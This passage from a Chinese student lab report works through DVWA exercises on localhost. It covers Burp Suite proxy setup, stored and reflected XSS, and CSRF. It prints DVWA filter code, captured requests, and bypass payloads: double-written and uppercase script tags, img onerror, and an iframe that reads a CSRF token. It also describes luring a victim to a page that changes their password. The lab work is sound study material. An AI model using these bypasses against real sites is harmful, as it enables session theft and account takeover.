


图 15 导出证书

6、接着为浏览器配置代理服务器，也就是刚刚的 **Burp Suite** 的 ip 地址和端口号，这个时候浏览器无法访问任何界面，因为证书还未导入至浏览器。将刚刚 **burp** 导出的证书导入到浏览器，如图 17。接下来就可以正常访问了，伪造的公钥证书得到了客户端验证，可以正常使用 **burp** 进行抓包。






图 16 配置代理




图 17 证书导入




图 18 测试成功

7、学习存储型 XSS 攻击：首先切换安全级别为 low，然后换到 XSS（stored），在 name 里面输入 test。然后 message 输入<script>alert(/xss/)</script>，最直接地把 <script> 注入页面，让浏览器执行 alert(/xss/)。alert() 是无害可视化信号。




图 19 切换安全级别




图 20 low 级别注入

切换安全级别为 medium，这里通常会做简单过滤（如直接过滤 script 字样，但不彻底）。观察 php 文件可知由于对 message 参数使用了 htmlspecialchars 函数进行编码，因此无法再通过 message 参数注入 XSS 代码，但是对于 name 参数，只是简单过滤了<script>字符串，仍然存在存储型的 XSS。

Medium代码:

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name     = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );
    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = mysql_real_escape_string( $name );
    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
    //mysql_close();
}
?>
```

图 21 medium 代码

我在 medium 级别进行了抓包测试，在 xss\_s 页面提交了第一次 low 级别的 script 的表单，如图 21，send 之后观察 response 包，可知<script> ... </script> 标签被去掉了，只剩下内层文本 alert(/xss/)，说明 Medium 级别在后端做了“脚本标签清洗/替换”，但不是对所有内容做全面 HTML 转义。

```
17 Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=r8bpuuubsjf7754d4r3gucc17; security=medium
21 Connection: close
22
23 txtName=test&mtxMessage=%3Cscript%3Ealert%28%2F%29%3C%2Fscript%3E&btnSign=Sign+Guestbook
```

图 21 request 包

```
103
104     <div id="guestbook_comments">
105         Name: test<br />
106         Message: This is a test comment.<br />
107     </div>
108     <div id="guestbook_comments">
109         Name: test<br />
110         Message: alert(/xss/)<br />
111     </div>
```

图 22 response 包

抓包双写绕过: <sc<script>ript>alert(/xss/)</script>, 注意这里的 name 有长度限制, 在页面内无法输入完全, 只能抓包后进行修改, 最后成功绕过。

```
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=r8bpuuubsjf7754d4r3gucc17; security=medium
21 Connection: close
22
23 txtName=<sc<script>ript>alert(/xss/)</script>&mtxMessage=hzh&btnSign=Sign+Guestbook
```

图 23 修改 name 和 message




图 24 成功绕过

切换安全级别为 high, 可以看到, 这里使用正则表达式过滤了<script>标签, 但是却忽略了 img、iframe 等其它危险的标签, 因此 name 参数依旧存在存储型 XSS。抓包改 name 参数为<img src=1 onerror=alert(1)>, 最后也是成功弹框了, 如图 27。

High代码:

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );
    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );
    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = mysql_real_escape_string( $name );
    // Update database
    $query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
    //mysql_close();
}
?>
```

图 25 high 代码

```
17 Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: zh-CN,zh;q=0.9
20 Cookie: PHPSESSID=r8bpuuubsjf7754d4r3gucc17; security=high
21 Connection: close
22
23 txtName=<img src=1 onerror=alert(1)>&mtxMessage=hzh&btnSign=Sign+Guestbook
```

图 26 修改 name 和 message




图 27 成功绕过

8、学习反射性 XSS 攻击：在 low 级别的代码中直接引用了 name 参数，并没有任何的过滤与检查，存在明显的 XSS 漏洞。直接输入<script>alert('hack')</script>成功执行。




图 28 成功绕过

Medium 级别的代码只是对输入进行了过滤，使用 str\_replace 函数将输入中的<script>删除，可以用<SCRIPT>alert('hack')</SCRIPT>, 大写 script 轻松绕过。当然也可以使用<sc<script>ript>alert(/hack/)</script>

Medium代码:

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );
    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
?>
```

图 29 medium 代码

High 级别的代码同样使用黑名单过滤输入，preg\_replace()函数用于正则表达式的搜索和替换，这使得双写绕过、大小写混淆绕过（正则表达式中i表示不区分大小写）不再有效。但是可以通过img、body 等标签的事件或者iframe 等标签的src注入恶意的js代码。输入<imgsrc=1 onerror=alert(/hack/)>成功绕过。

HIGH代码:

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*?)s(.*?)c(.*?)r(.*?)i(.*?)p(.*?)t/i', '', $_GET[ 'name' ] );
    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}
?>
```

图 30 high 代码




图 31 成功绕过

impossible 代码把预定义的字符 "<" (小于)、">" (大于)、"&"、"'"、"'" 转换为 HTML 实体，防止浏览器将其作为 HTML 元素，它会先判断 name 是否为空，不为空的话然后验证其 token，来防范 CSRF 攻击。然后再用 htmlspecialchars 函数将 name 中的预定义字符转换成 html 实体，这样就防止了我们填入标签，尝试输入 <script>alert('hack')</script> 时，但是因为 htmlspecialchars 函数会将 < 和 > 转换成 html 实体,并且{name}取的是\$name 的值，然后包围在<pre></pre>标签中被打印出来，所以插入的语句并没有被执行。在这个级别下的 Reflected XSS 不可利用。

## Impossible

源代码:

```
1 <?php
2 // Is there any input?
3 if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
4     // Check Anti-CSRF token
5     checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
6     // Get input
7     $name = htmlspecialchars( $_GET[ 'name' ] );
8     // Feedback for end user
9     echo "<pre>Hello {$name}</pre>";
10 }
11 // Generate Anti-CSRF token
12 generateSessionToken();
13 ?>
```

图 32 impossible 代码




图 33 无法执行

9、学习 CSRF 攻击：low 级别修改密码时发现使用的是 GET 方式发送数据包，url 变为了 http://127.0.0.1/DVWA-master/vulnerabilities/csrf/?password\_new=123456&password\_conf=123456&Change=Change，使用 repeater 功能进行 send 发现，response 中存在 Password Changed.的相应，这时已经成功修改了密码，可以使用工具将长的有规律的 URL 转换为短的无规律的 URL。并且创建一个攻击页面，诱导目标人物加载该页面，在目标不知情的情况下，将密码更改。

```

1 GET /DVWA-master/vulnerabilities/csrf/?password_new=123456&password_conf=123456&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/113.0.5672.127 Safari/537.36
8 Accept:

```

图 34 抓包

```

Confirm new password:<br />
<input type="password" AUTOCOMPLETE="off" name="password_conf">
<br />
<input type="submit" value="Change" name="Change">

</form>
<pre>
Password Changed.

```

图 35 成功修改密码

Medium 源码比 low 级别相比，多了一步判断，检查最后请求的页面来自何处，“// Checks to see where the request came from

if( strpos( \$\_SERVER[ 'HTTP\_REFERER' ], \$\_SERVER[ 'SERVER\_NAME' ] ) !== false )” strpos 函数的作用：strpos(a,b),查找 b 第一次出现在 a 的位置,在这里就是判断 SERVER\_NAMES 是否在 HTTP\_REFERER 中出现。我尝试了两种手段，第一种如图 36 所示，只需要 referer 中包含了主机地址就可以成功修改密码，如图 37 输出了 password changed 的提示，但是如果 referer 中不包含主机地址或者直接删去，就会出现图 38 所示的 That request didn't look correct. 的返回。

```

1 GET /DVWA-master/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/113.0.5672.127 Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/DVWA-master/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Cookie: PHPSESSID=b2n4m3rjh35d3rbidg1mrrshr4; security=medium
17 Connection: close
18
19

```

图 36 正确修改

```

93 <form action="#" method="GET">
94   New password:<br />
95   <input type="password" AUTOCOMPLETE="off" name="password_new">
96   Confirm new password:<br />
97   <input type="password" AUTOCOMPLETE="off" name="password_conf">
98   <br />
99   <input type="submit" value="Change" name="Change">
100
101 </form>
102 <pre>
  Password Changed.

```

图 37 正确返回



```

</form action="#" method="get">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new">
  <br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf">
  <br />
  <br />
  <input type="submit" value="Change" name="Change">

</form>
<pre>
  That request didn't look correct.

```

图 38 错误返回

High 级别代码去掉了 medium 等级的验证手段，添加了对 token 的验证，观察 39 可知这里多了一个 token 值，这个值是随机生成的，我对它进行 send 验证，观察图 40，这里显示修改成功了，但是如果我们刷新页面让 token 变化，再重放会显示失败，这证明同步 token 防护生效，外站无法事先知道令牌，自然无法构造成功请求，正常攻击来说，我们需要在构造的攻击页面中，首先访问修改密码的页面，得到当前 token 值，再将该值与其他参数发送给服务端，实现修改密码。但是跨域是不可实现的，需要与 xss 结合。可以在存储型 XSS 上传一个脚本，旨在获取并且弹出它的 token 值，比如 `<iframe src='../csrf/'onload=alert(frames[0].document.getElementsByName('user_token')[0].value)></iframe>`

```

1 GET /DVWA-master/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change&user_token
=d705f439277aed758ebb2f082f3b7868 HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.127 Safari/537.36

```

图 39 抓包

```

95 <input type="password" AUTOCOMPLETE="off" name="password_new">
96 <br />
97 Confirm new password:<br />
98 <input type="password" AUTOCOMPLETE="off" name="password_conf">
99 <br />
100 <br />
101 <input type="submit" value="Change" name="Change">
102 <input type="hidden" name="user_token" value='9a9fb689951b673cdef2b2fb84398b65'
/>
</form>
<pre>
  Password Changed.
</pre>

```

图 40 成功修改

